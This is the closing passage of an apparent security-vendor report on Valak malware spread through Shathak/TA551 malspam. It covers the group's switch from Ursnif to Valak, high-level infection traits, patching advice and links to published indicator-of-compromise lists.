


Figure 30. Shathak/TA551 malspam to a German-speaking recipient from May 26, 2020.

This distribution network has generally pushed Ursnif in previous years, but since late April 2020, we've most often seen Valak from Shathak/TA551. In some cases, we still see Ursnif from this distribution, which recently happened on June 10, 2020, and July 7, 2020.

Conclusion

As we enter the second half of 2020, Valak shows no signs of slowing down. We expect to see further waves of malspam from Shathak/TA551 distribution pushing Word documents with macros for Valak.

Due to its complex infection process that relies in part on registry updates with malware code, Valak can easily infect an unprotected Windows host. With ADS used to hide follow-up malware from a Valak infection, the risk is greatly increased.

However, security best practices like running fully patched and up-to-date versions of Microsoft Windows will hinder or prevent Valak infections. Palo Alto Networks customers are further protected from Valak by our Threat Prevention subscription for the Next-Generation Firewall. AutoFocus users can search for Valak activity by using the Valak tag.

Appendix A

Examples of SHA256 file hashes along with the associated file names for Word documents from Shathak/TA551 distribution during June 2020. Information available at: https://raw.githubusercontent.com/pan-unit42/iocs/master/Valak/2020-June-SHA256-hashes-of-Word-docs-from-Shathak-TA551-distribution.txt

Appendix B

Examples of URLs generated by Word documents associated with Shathak/TA551. Information available at: https://raw.githubusercontent.com/pan-unit42/iocs/master/Valak/2020-03-23-to-2020-07-07-TA551-traffic-pattern-history-since-Valak.txt

Appendix C

Examples of SHA256 file hashes for Valak DLL files seen from Shathak/TA551 distribution during June 2020. Information available at: https://raw.githubusercontent.com/pan-unit42/iocs/master/Valak/2020-June-SHA256-hashes-of-Valak-DLL-files-from-Shathak-TA551-distribution.txt

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.